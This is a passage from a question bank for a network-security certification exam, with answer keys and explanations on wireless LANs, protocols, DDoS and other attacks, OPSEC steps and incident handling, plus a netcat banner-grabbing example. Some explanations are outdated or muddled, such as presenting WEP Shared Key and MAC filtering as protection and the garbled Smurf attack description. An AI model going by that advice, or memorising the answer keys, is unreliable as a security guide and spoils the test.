Answer option B is incorrect. ICMP Router Discovery Protocol (IRDP) uses Internet Control Message Protocol (ICMP) router advertisements and router solicitation messages to allow a host to discover the addresses of operational routers on the subnet. It basically consists of 2 message types used for discovering local routers. The message type 9 is sent periodically or on request (using a message of type 10) to the local subnet from the local routers to propagate themselves. On boot, the client may send an ICMP message of type 10 to ask for local routers. When a client receives a message type 9, they add the router to their local routing-table.

QUESTION 134
Which of the following statements are true about a wireless network?
Each correct answer represents a complete solution. Choose all that apply.

A. Data can be shared easily between wireless devices.
B. It provides mobility to users to access a network.
C. Data can be transmitted in different ways by using Cellular Networks, Mobitex, DataTAC, etc.
D. It is easy to connect.

Correct Answer: ABCD
Section: (none)
Explanation


Explanation/Reference:
Explanation:
Answer:

The advantages of a wireless network are as follows:
It provides mobility to users to access a network.
It is easy to connect.
The initial cost to set up a wireless network is low as compared to that of manual cable network. Data can be transmitted in different ways by using Cellular Networks, Mobitex, DataTAC, etc. Data can be shared easily between the wireless devices.


QUESTION 135
DRAG DROP

Drag and drop the terms to match with their descriptions.

Select and Place:



Correct Answer:



Section: (none)
Explanation

Explanation/Reference:
Explanation:
Following are the terms with their descriptions:


Terms	Description
DEP	It is a Windows Vista and Windows XP Service Pack 2 (SP2) feature that prevents attackers from using buffer overflow to execute malware.
ASLR	It makes it harder for an attacker to guess where the operating system functionality resides in memory.
Hypervisor	It is a software technology used in virtualization that allows multiple operating systems to share a single hardware host.

QUESTION 136 Which of the following is a device that receives a digital signal on an electromagnetic or optical transmission medium and regenerates the signal along the next leg of the medium?

A. Gateway
B. Repeater
C. Network adapter
D. Transceiver

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A repeater is an electronic device that receives a signal and retransmits it at a higher level and/or higher power, or onto the other side of an obstruction, so that the signal can cover longer distances. A repeater is a device that receives a digital signal on an electromagnetic or optical transmission medium and regenerates the signal along the next leg of the medium. In electromagnetic media, repeaters overcome the attenuation caused by free-space electromagnetic-field divergence or cable loss. A series of repeaters make possible the extension of a signal over a distance. Repeaters remove the unwanted noise in an incoming signal. Unlike an analog signal, the original digital signal, even if weak or distorted, can be clearly perceived and restored. With analog transmission, signals are restrengthened with amplifiers which unfortunately also amplify noise as well as information. An example of a wireless repeater is shown in the figure below:



Answer option D is incorrect. A transceiver is a device that has both a transmitter and a receiver in a single package.
Answer option A is incorrect. A gateway is a network interconnectivity device that translates different communication protocols and is used to connect dissimilar network technologies. It provides greater functionality than a router or bridge because a gateway functions both as a translator and a router. Gateways are slower than bridges and routers. A gateway is an application layer device.
Answer option C is incorrect. A network adapter is used to interface a computer to a network. "Device driver" is a piece of software through which Windows and other operating systems support both wired and wireless network adapters. Network drivers allow application software to communicate with the adapter hardware. Network device drivers are often installed automatically when adapter hardware is first powered on.

QUESTION 137
Mark works as a Network Administrator for Infonet Inc. The company has a Windows 2000 Active Directory domain-based network. The domain contains one hundred Windows XP Professional client computers. Mark is deploying an 802.11 wireless LAN on the network. The wireless LAN will use Wired Equivalent Privacy (WEP) for all the connections. According to the company's security policy, the client computers must be able to automatically connect to the wireless LAN. However, the unauthorized computers must not be allowed to connect to the wireless LAN and view the wireless network. Mark wants to configure all the wireless access points and client computers to act in accordance with the company's security policy. What will he do to accomplish this? Each correct answer represents a part of the solution. (Choose three.)

A. Install a firewall software on each wireless access point.
B. Configure the authentication type for the wireless LAN to Shared Key.

C. Disable SSID Broadcast and enable MAC address filtering on all wireless access points.
D. Broadcast SSID to connect to the access point (AP).
E. Configure the authentication type for the wireless LAN to Open system.
F. On each client computer, add the SSID for the wireless LAN as the preferred network.

Correct Answer: BCF
Section: (none)
Explanation

Explanation/Reference:
Explanation:
To configure all the wireless access points and client computers to act in accordance with the company's security policy, Mark will take the following actions:
Configure the authentication type for the wireless LAN to Shared Key. Shared Key authentication provides access control. Disable SSID Broadcast and enable MAC address filtering on all the wireless access points. Disabling SSID Broadcast and enabling MAC address filtering will prevent unauthorized wireless client computers from connecting to the access point (AP). Only the computers with particular MAC addresses will be able to connect to the wireless access points. On each client computer, add the SSID for the wireless LAN as the preferred network.
Answer option E is incorrect. Setting the authentication type for the wireless LAN to Open System will disable Wired Equivalent Privacy (WEP). This level of WEP will not provide security.

QUESTION 138
Which of the following steps of the OPSEC process examines each aspect of the planned operation to identify OPSEC indicators that could reveal critical information and then compare those indicators with the adversary's intelligence collection capabilities identified in the previous action?

A. Analysis of Threats
B. Analysis of Vulnerabilities
C. Assessment of Risk
D. Identification of Critical Information
E. Application of Appropriate OPSEC Measures

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
OPSEC is a 5-step process that helps in developing protection mechanisms in order to safeguard sensitive information and preserve essential secrecy. The OPSEC process has five steps, which are as follows:
1.Identification of Critical Information: This step includes identifying information vitally needed by an adversary, which focuses the remainder of the OPSEC process on protecting vital information, rather than attempting to protect all classified or sensitive unclassified information.
2.Analysis of Threats: This step includes the research and analysis of intelligence, counter-intelligence, and open source information to identify likely adversaries to a planned operation.
3.Analysis of Vulnerabilities: It includes examining each aspect of the planned operation to identify OPSEC indicators that could reveal critical information and then comparing those indicators with the adversary's intelligence collection capabilities identified in the previous action. 4.Assessment of Risk: Firstly, planners analyze the vulnerabilities identified in the previous action and identify possible OPSEC measures for each vulnerability. Secondly, specific OPSEC measures are selected for execution based upon a risk assessment done by the commander and staff.
5.Application of Appropriate OPSEC Measures: The command implements the OPSEC measures selected in the assessment of risk action or, in the case of planned future operations and activities, includes the measures in specific OPSEC plans.

QUESTION 139
Which of the following is a communication protocol that multicasts messages and information among all member devices in an IP multicast group?

A. ICMP
B. IGMP
C. BGP
D. EGP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Internet Group Management Protocol (IGMP) is a communication protocol that multicasts messages and information among all member devices in an IP multicast group. However, multicast traffic is sent to a single MAC address but is processed by multiple hosts. It can be effectively used for gaming and showing online videos. IGMP is vulnerable to network attacks. Answer option A is incorrect. Internet Control Message Protocol (ICMP) is a maintenance protocol that allows routers and host computers to swap basic control information when data is sent from one computer to another. It is generally considered a part of the IP layer. It allows the computers on a network to share error and status information. An ICMP message, which is encapsulated within an IP datagram, is very useful to troubleshoot the network connectivity and can be routed throughout the Internet.
Answer option C is incorrect. BGP stands for Border Gateway Protocol. It is an interautonomous system routing protocol and is a form of Exterior Gateway Protocol (EGP). This protocol is defined in RFC-1267 and RFC-1268. It is used for exchanging network reachability information with other BGP systems. This information includes a complete list of intermediate autonomous systems that the network traffic has to cover in order to reach a particular network. This information is used for figuring out loop-free interdomain routing between autonomous systems. BGP-4 is the latest version of BGP.
Answer option D is incorrect. Exterior Gateway Protocol (EGP) is a protocol that exchanges routing information between different autonomous systems. It is commonly used between hosts on the Internet to exchange routing table information. Border Gateway Protocol (BGP) is the only active EGP.

QUESTION 140 In which of the following attacks do computers act as zombies and work together to send out bogus messages, thereby increasing the amount of phony traffic?

A. Smurf attack
B. Buffer-overflow attack
C. DDoS attack
D. Bonk attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
In the distributed denial of service (DDOS) attack, an attacker uses multiple computers throughout the network that it has previously infected. Such computers act as zombies and work together to send out bogus messages, thereby increasing the amount of phony traffic. The major advantages to an attacker of using a distributed denial-of-service attack are that multiple machines can generate more attack traffic than one machine, multiple attack machines are harder to turn off than one attack machine, and that the behavior of each attack machine can be stealthier, making it harder to track down and shut down. TFN, TRIN00, etc. are tools used for the DDoS attack.
Answer option A is incorrect. A Smurf attack is a type of attack that uses third-party intermediaries to defend against, and get back to the originating system. In a Smurf attack, a false ping packet is forwarded by the originating system. The broadcast address of the third-party network is the packet's destination. Hence, each machine on the third-party network has a copy of the ping request. The victim system is the originator. The originator rapidly forwards a large number of these requests via different intermediary networks. The victim gets overwhelmed by these large number of requests.
Answer option B is incorrect. A buffer-overflow attack is performed when a hacker fills a field, typically an address bar, with more characters than it can accommodate. The excess characters can be run as executable code, effectively giving the hacker control of the computer and overriding any security measures set. There are two main types of buffer overflow attacks: stack-based buffer overflow attack:
Stack-based buffer overflow attack uses a memory object known as a stack. The hacker develops the code which reserves a specific amount of space for the stack. If the input of user is longer than the amount of space reserved for it within the stack, then the stack will overflow. heap-based buffer overflow attack:
Heap-based overflow attack floods the memory space reserved for the programs.
Answer option D is incorrect. Bonk attack is a variant of the teardrop attack that affects mostly Windows computers by sending corrupt UDP packets to DNS port 53. It is a type of denial-of-service (DoS) attack. A bonk attack manipulates a fragment offset field in TCP/IP packets. This field tells a computer how to reconstruct a packet that was fragmented, because it is difficult to transmit big packets. A bonk attack causes the target computer to reassemble a packet that is too big to be reassembled and causes the target computer to crash.

QUESTION 141
Attacks are classified into which of the following? Each correct answer represents a complete solution. Choose all that apply.

A. Active attack
B. Session hijacking
C. Passive attack
D. Replay attack

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:
Explanation:
An attack is an action against an information system or network that attempts to violate the system's security policy. Attacks can be broadly classified as being either active or passive.
1.Active attacks modify the target system or message, i.e. they violate the integrity of the system or message.
2.Passive attacks violate confidentiality without affecting the state of the system. An example of such an attack is the electronic eavesdropping on network transmissions to release message contents or to gather unprotected passwords.
Answer options B and D are incorrect. Session hijacking and replay attacks come under the category of active attacks.

QUESTION 142

Which of the following is a technique for gathering information about a remote network protected by a firewall?

A. Firewalking
B. Warchalking
C. Wardriving
D. Wardialing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Fire walking is a technique for gathering information about a remote network protected by a firewall. This technique can be used effectively to perform information gathering attacks. In this technique, an attacker sends a crafted packet with a TTL value that is set to expire one hop past the firewall. If the firewall allows this crafted packet through, it forwards the packet to the next hop. On the next hop, the packet expires and elicits an ICMP "TTL expired in transit" message to the attacker. If the firewall does not allow the traffic, there should be no response, or an ICMP "administratively prohibited" message should be returned to the attacker. A malicious attacker can use firewalking to determine the types of ports/ protocols that can bypass the firewall. To use firewalking, the attacker needs the IP address of the last known gateway before the firewall and the IP address of a host located behind the firewall. The main drawback of this technique is that if an administrator blocks ICMP packets from leaving the network, it is ineffective.
Answer option B is incorrect. Warchalking is the drawing of symbols in public places to advertise an open Wi-Fi wireless network. Having found a Wi-Fi node, the warchalker draws a special symbol on a nearby object, such as a wall, the pavement, or a lamp post. The name warchalking is derived from the cracker terms war dialing and war driving.
Answer option C is incorrect. War driving, also called access point mapping, is the act of locating and possibly exploiting connections to wireless local area networks while driving around a city or elsewhere. To do war driving, one needs a vehicle, a computer (which can be a laptop), a wireless Ethernet card set to work in promiscuous mode, and some kind of an antenna which can be mounted on top of or positioned inside the car. Because a wireless LAN may have a range that extends beyond an office building, an outside user may be able to intrude into the network, obtain a free Internet connection, and possibly gain access to company records and other resources.
Answer option D is incorrect. War dialing or wardialing is a technique of using a modem to automatically scan a list of telephone numbers, usually dialing every number in a local area code to search for computers, Bulletin board systems, and fax machines. Hackers use the resulting lists for various purposes, hobbyists for exploration, and crackers - hackers that specialize in computer security - for password guessing.

QUESTION 143 Which of the following is an Internet application protocol used for transporting Usenet news articles between news servers and for reading and posting articles by end-user client applications?

A. NNTP
B. BOOTP
C. DCAP
D. NTP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Network News Transfer Protocol (NNTP) is an Internet application protocol used for transporting Usenet news articles (netnews) between news servers and for reading and posting articles by end user client applications. NNTP is designed so that news articles are stored in a central database, allowing the subscriber to select only those items that he wants to read.
Answer option D is incorrect. Network Time Protocol (NTP) is used to synchronize the timekeeping among the number of distributed time servers and clients. It is used for the time management in a large and diverse network that contains many interfaces. In this protocol, servers define the time, and clients have to be synchronized with the defined time. These clients can choose the most reliable source of time defined from the several NTP servers for their information transmission. Answer option C is incorrect. The Data Link Switching Client Access Protocol (DCAP) is an application layer protocol that is used between workstations and routers for transporting SNA/NetBIOS traffic over TCP sessions. It was introduced in order to address a few deficiencies by
the Data Link Switching Protocol (DLSw). The DLSw raises the important issues of scalability and efficiency, and since DLSw is a switch-to-switch protocol, it is not efficient when implemented on workstations. DCAP was introduced in order to address these issues.
Answer option B is incorrect. The BOOTP protocol is used by diskless workstations to collect configuration information from a network server. It is also used to acquire a boot image from the server.

QUESTION 144 Which of the following attacks is a class of brute force attacks that depends on the higher likelihood of collisions found between random attack attempts and a fixed degree of permutations?

A. Phishing attack
B. Replay attack
C. Birthday attack
D. Dictionary attack

Correct Answer: C

Section: (none)
Explanation
Explanation/Reference:
Explanation:
A birthday attack is a class of brute force attacks that exploits the mathematics behind the birthday problem in probability theory. It is a type of cryptography attack. The birthday attack depends on the higher likelihood of collisions found between random attack attempts and a fixed degree of permutations.
Answer option D is incorrect. A dictionary attack is a technique for defeating a cipher or authentication mechanism by trying to determine its decryption key or passphrase by searching likely possibilities. A dictionary attack uses a brute-force technique of successively trying all the words in an exhaustive list (from a pre-arranged list of values). In contrast with a normal brute force attack, where a large proportion key space is searched systematically, a dictionary attack tries only those possibilities which are most likely to succeed, typically derived from a list of words in a dictionary. Generally, dictionary attacks succeed because many people have a tendency to choose passwords which are short (7 characters or fewer), single words found in dictionaries, or simple, easily-predicted variations on words, such as appending a digit.
Answer option A is incorrect. Phishing is a type of internet fraud attempted by hackers. Hackers try to log into system by masquerading as a trustworthy entity and acquire sensitive information, such as, username, password, bank account details, credit card details, etc. After collecting this information, hackers try to use this information for their gain.
Answer option B is incorrect. A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it, possibly as part of a masquerade attack by IP packet substitution.

QUESTION 145 Which of the following is a digital telephone/telecommunication network that carries voice, data, and video over an existing telephone network infrastructure?

A. PPP
B. Frame relay
C. ISDN
D. X.25

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Integrated Services Digital Network (ISDN) is a digital telephone/telecommunication network that carries voice, data, and video over an existing telephone network infrastructure. It requires an ISDN modem at both the ends of a transmission. ISDN is designed to provide a single interface for hooking up a telephone, fax machine, computer, etc.
ISDN has two levels of service, i.e., Basic Rate Interface (BRI) and Primary Rate Interface (PRI).
Answer option A is incorrect. The Point-to-Point Protocol, or PPP, is a data link protocol commonly used to establish a direct connection between two networking nodes. It can provide connection authentication, transmission encryption privacy, and compression. PPP is commonly used as a data link layer protocol for connection over synchronous and asynchronous circuits, where it has largely superseded the older, non-standard Serial Line Internet Protocol (SLIP) and telephone company mandated standards (such as Link Access Protocol, Balanced (LAPB) in the X.25 protocol suite). PPP was designed to work with numerous network layer protocols, including Internet Protocol (IP), Novell's Internetwork Packet Exchange (IPX), NBF, and AppleTalk.
Answer option D is incorrect. The X.25 protocol, adopted as a standard by the Consultative Committee for International Telegraph and Telephone (CCITT), is a commonly-used network protocol. The X.25 protocol allows computers on different public networks (such as CompuServe, Tymnet, or a TCP/IP network) to communicate through an intermediary computer at the network layer level. X.25's protocols correspond closely to the data-link and physical-layer protocols defined in the Open Systems Interconnection (OSI) communication model.
Answer option B is incorrect. Frame relay is a telecommunication service designed for cost-efficient data transmission for intermittent traffic between local area networks (LANs) and between end-points in a wide area network (WAN). Frame relay puts data in a variable-size unit called a frame. It checks for lesser errors as compared to other traditional forms of packet switching and hence speeds up data transmission. When an error is detected in a frame, it is simply dropped. The end points are responsible for detecting and retransmitting dropped frames.

QUESTION 146
FILL BLANK

Fill in the blank with the appropriate term.
_____ is a prime example of a high-interaction honeypot.

Correct Answer: Honeynet
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Honeynet is a prime example of a high-interaction honeypot. Two or more honeypots on a network form a honeynet. Typically, a honeynet is used for monitoring a larger and/or more diverse network in which one honeypot may not be sufficient. Honeynets and honeypots are usually implemented as parts of larger network intrusion-detection systems. A honeyfarm is a centralized collection of honeypots and analysis tools.

QUESTION 147
FILL BLANK

Fill in the blank with the appropriate term.
_____ is an enumeration technique used to glean information about computer systems on a network and the services running its open ports.

Correct Answer: Banner grabbing
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Banner grabbing is an enumeration technique used to glean information about computer systems on a network and the services running its open ports. Administrators can use this to take inventory of the systems and services on their network. An intruder however can use banner grabbing in order to find network hosts that are running versions of applications and operating systems with known exploits.
Some examples of service ports used for banner grabbing are those used by Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 respectively. Tools commonly used to perform banner grabbing are Telnet, which is included with most operating systems, and Netcat.
For example, one could establish a connection to a target host running a Web service with netcat, then send a bad html request in order to get information about the service on the host: [root@prober]
nc www.targethost.com 80
HEAD / HTTP/1.1
HTTP/1.1 200 OK
Date: Mon, 11 May 2009 22:10:40 EST
Server: Apache/2.0.46 (Unix) (Red Hat/Linux)
Last-Modified: Thu, 16 Apr 2009 11:20:14 PST
ETag: "1986-69b-123a4bc6"
Accept-Ranges: bytes
Content-Length: 1110
Connection: close
Content-Type: text/html
The administrator can now catalog this system or an intruder now knows what version of Apache to look for exploits.

QUESTION 148
Which of the following steps are required in an idle scan of a closed port?
Each correct answer represents a part of the solution. Choose all that apply.

A. The attacker sends a SYN/ACK to the zombie.
B. The zombie's IP ID increases by only 1.
C. In response to the SYN, the target sends a RST.
D. The zombie ignores the unsolicited RST, and the IP ID remains unchanged.
E. The zombie's IP ID increases by 2.

Correct Answer: ACDB
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Following are the steps required in an idle scan of a closed port:
1.Probe the zombie's IP ID: The attacker sends a SYN/ACK to the zombie. The zombie, unaware of the SYN/ACK, sends back a RST, thus disclosing its IP ID.

2.Forge a SYN packet from the zombie: In response to the SYN, the target sends a RST. The zombie ignores the unsolicited RST, and the IP ID remains unchanged.

3.Probe the zombie's IP ID again: The zombie's IP ID has increased by only 1 since step 1. So the port is closed.

QUESTION 149
Which of the following is a mechanism that helps in ensuring that only the intended and authorized recipients are able to read data?

A. Integrity
B. Data availability
C. ConfidentialityD. Authentication

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Confidentiality is a mechanism that ensures that only the intended and authorized recipients are able to read data. The data is so encrypted that even if an unauthorized user gets access to it, he will not get any meaning out of it.
Answer option A is incorrect. In information security, integrity means that data cannot be modified without authorization. This is not the same thing as referential integrity in databases. Integrity is violated when an employee accidentally or with malicious intent deletes important data files, when a computer virus infects a computer, when an employee is able to modify his own salary in a payroll database, when an unauthorized user vandalizes a web site, when someone is able to cast a very large number of votes in an online poll, and so on. There are many ways in which integrity could be violated without malicious intent. In the simplest case, a user on a system could mistype someone's address. On a larger scale, if an automated process is not written and tested correctly, bulk updates to a database could alter data in an incorrect way, leaving the integrity of the data compromised. Information security professionals are tasked with finding ways to implement controls that prevent errors of integrity.
Answer option B is incorrect. Data availability is one of the security principles that ensures that the data and communication services will be available for use when needed (expected). It is a method of describing products and services availability by which it is ensured that data continues to be available at a required level of performance in situations ranging from normal to disastrous. Data availability is achieved through redundancy, which depends upon where the data is stored and how it can be reached.
Answer option D is incorrect. Authentication is the act of establishing or confirming something (or someone) as authentic, i.e., the claims made by or about the subject are true ("authentification" is a variant of this word).

QUESTION 150
Which of the following help in estimating and totaling up the equivalent money value of the benefits and costs to the community of projects for establishing whether they are worthwhile? Each correct answer represents a complete solution. Choose all that apply.

A. Business Continuity Planning
B. Benefit-Cost Analysis
C. Disaster recovery
D. Cost-benefit analysis

Correct Answer: DB
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Cost-benefit analysis is a process by which business decisions are analyzed. It is used to estimate and total up the equivalent money value of the benefits and costs to the community of projects for establishing whether they are worthwhile. It is a term that refers both to:
helping to appraise, or assess, the case for a project, program, or policy proposal;
an approach to making economic decisions of any kind. Under both definitions, the process involves, whether explicitly or implicitly, weighing the total expected costs against the total expected benefits of one or more actions in order to choose the best or most profitable option. The formal process is often referred to as either CBA (Cost-Benefit Analysis) or BCA (Benefit-Cost Analysis).

Answer option A is incorrect. Business Continuity Planning (BCP) is the creation and validation of a practiced logistical plan that defines how an organization will recover and restore partially or completely interrupted critical (urgent) functions within a predetermined time after a disaster or extended disruption. The logistical plan is called a Business Continuity Plan.
Answer option C is incorrect. Disaster recovery is the process, policies, and procedures related to preparing for recovery or continuation of technology infrastructure critical to an organization after a natural or human-induced disaster. Disaster recovery planning is a subset of a larger process known as business continuity planning and should include planning for resumption of applications, data, hardware, communications (such as networking) and other IT infrastructure. A business continuity plan (BCP) includes planning for non-IT related aspects such as key personnel, facilities, crisis communication and reputation protection, and should refer to the disaster recovery plan (DRP) for IT related infrastructure recovery / continuity.

QUESTION 151
Which of the following steps will NOT make a server fault tolerant? Each correct answer represents a complete solution. (Choose two.)

A. Adding a second power supply unit
B. Performing regular backup of the server
C. Adding one more same sized disk as mirror on the server
D. Implementing cluster servers' facility
E. Encrypting confidential data stored on the server

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Encrypting confidential data stored on the server and performing regular backup will not make the server fault tolerant.
Fault tolerance is the ability to continue work when a hardware failure occurs on a system. A fault-tolerant system is designed from the ground up for reliability by building multiples of all critical components, such as CPUs, memories, disks and power supplies into the same computer. In the event one component fails, another takes over without skipping a beat. Answer options A, C, and D are incorrect. The following steps will make the server fault tolerant:
Adding a second power supply unit
Adding one more same sized disk as a mirror on the server implementing cluster servers facility

QUESTION 152
This is a Windows-based tool that is used for the detection of wireless LANs using the IEEE 802.11a, 802.11b, and 802.11g standards. The main features of these tools are as follows:
It displays the signal strength of a wireless network, MAC address, SSID, channel details, etc. It is commonly used for the following purposes:

a.War driving
b.Detecting unauthorized access points
c.Detecting causes of interference on a WLAN
d.WEP ICV error tracking
e.Making Graphs and Alarms on 802.11 Data, including Signal Strength This
tool is known as _____.

A. Kismet
B. Absinthe
C. THC-Scan
D. NetStumbler

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
NetStumbler is a Windows-based tool that is used for the detection of wireless LANs using the IEEE 802.11a, 802.11b, and 802.11g standards. The main features of NetStumbler are as follows:
It displays the signal strength of a wireless network, MAC address, SSID, channel details, etc. It is commonly used for the following purposes: a.War driving
b.Detecting unauthorized access points
c.Detecting causes of interference on a WLAN
d.WEP ICV error tracking
e.Making Graphs and Alarms on 802.11 Data, including Signal Strength
Answer option A is incorrect. Kismet is an IEEE 802.11 layer2 wireless network detector, sniffer, and intrusion detection system. Answer option C is incorrect. THC-Scan is a war-dialing tool.
Answer option B is incorrect. Absinthe is an automated SQL injection tool.

QUESTION 153 Which of the following are the common security problems involved in communications and email? Each correct answer represents a complete solution. Choose all that apply.

A. False message
B. Message digest
C. Message replay
D. Message repudiation
E. Message modification
F. Eavesdropping
G. Identity theft

Correct Answer: FGEACD
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Following are the common security problems involved in communications and email:
Eavesdropping: It is the act of secretly listening to private information through telephone lines, e-mail, instant messaging, and any other method of communication considered private.
Identity theft: It is the act of obtaining someone's username and password to access his/her email servers for reading email and sending false email messages. These credentials can be obtained by eavesdropping on SMTP, POP, IMAP, or Webmail connections.
Message modification: The person who has system administrator permission on any of the SMTP servers can visit anyone's message and can delete or change the message before it continues on to its destination. The recipient has no way of telling that the email message has been altered.
False message: It the act of constructing messages that appear to be sent by someone else.
Message replay: In a message replay, messages are modified, saved, and re-sent later.
Message repudiation: In message repudiation, normal email messages can be forged. There is no way for the receiver to prove that someone had sent him/her a particular message. This means that even if someone has sent a message, he/she can successfully deny it.
Answer option B is incorrect. A message digest is a number that is created algorithmically from a file and represents that file uniquely.

QUESTION 154 Which of the following are the six different phases of the Incident handling process? Each correct answer represents a complete solution. Choose all that apply.

A. Containment
B. Identification
C. Post mortem review
D. Preparation
E. Lessons learned
F. Recovery
G. Eradication

Correct Answer: DBAGFE
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Following are the six different phases of the Incident handling process:
1.Preparation: Preparation is the first step in the incident handling process. It includes processes like backing up copies of all key data on a regular basis, monitoring and updating software on a regular basis, and creating and implementing a documented security policy. To apply this step a documented security policy is formulated that outlines the responses to various incidents, as a reliable set of instructions during the time of an incident. The following list contains items that the incident handler should maintain in the preparation phase i.e. before an incident occurs:
Establish applicable policies
Build relationships with key players
Build response kit
Create incident checklists
Establish communication plan
Perform threat modeling
Build an incident response team

Practice the demo incidents
2.Identification: The Identification phase of the Incident handling process is the stage at which the Incident handler evaluates the critical level of an incident for an enterprise or system. It is an important stage where the distinction between an event and an incident is determined, measured and tested.
3.Containment: The Containment phase of the Incident handling process supports and builds up the incident combating process. It helps in ensuring the stability of the system and also confirms that the incident does not get any worse.
4.Eradication: The Eradication phase of the Incident handling process involves the cleaning-up of the identified harmful incidents from the system. It includes the analyzing of the information that has been gathered for determining how the attack was committed. To prevent the incident from happening again, it is vital to recognize how it was conceded out so that a prevention technique is applied.
5.Recovery: Recovery is the fifth step of the incident handling process. In this phase, the Incident Handler places the system back into the working environment. In the recovery phase the Incident Handler also works with the questions to validate that the system recovery is successful. This involves testing the system to make sure that all the processes and functions are working normal. The Incident Handler also monitors the system to make sure that the systems are not compromised again. It looks for additional signs of attack.
6.Lessons learned: Lessons learned is the sixth and the final step of incident handling process. The Incident Handler utilizes the knowledge and experience he learned during the handling of the incident to enhance and improve the incidenthandling process. This is the most ignorant step of all incident handling processes. Many times the Incident Handlers are relieved to have systems back to normal and get busy trying to catch up other unfinished work. The Incident Handler should make documents related to the incident or look for ways to improve the process.
Answer option C is incorrect. The post mortem review is one of the phases of the Incident response process.

QUESTION 155
Which of the following steps of the OPSEC process examines each aspect of the planned operation to identify OPSEC indicators that could reveal critical information and then compare those indicators with the adversary's intelligence collection capabilities identified in the previous action?

A. Analysis of Threats
B. Application of Appropriate OPSEC Measures
C. Identification of Critical Information
D. Analysis of Vulnerabilities
E. Assessment of Risk

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
OPSEC is a 5-step process that helps in developing protection mechanisms in order to safeguard sensitive information and preserve essential secrecy. The
OPSEC process has five steps, which are as follows:
1.Identification of Critical Information: This step includes identifying information vitally needed by an adversary, which focuses the remainder of the OPSEC process on protecting vital information, rather than attempting to protect all classified or sensitive unclassified information.
2.Analysis of Threats: This step includes the research and analysis of intelligence, counter-intelligence, and open source information to identify likely adversaries to a planned operation.
3.Analysis of Vulnerabilities: It includes examining each aspect of the planned operation to identify OPSEC indicators that could reveal critical information and then comparing those indicators with the adversary's intelligence collection capabilities identified in the previous action.
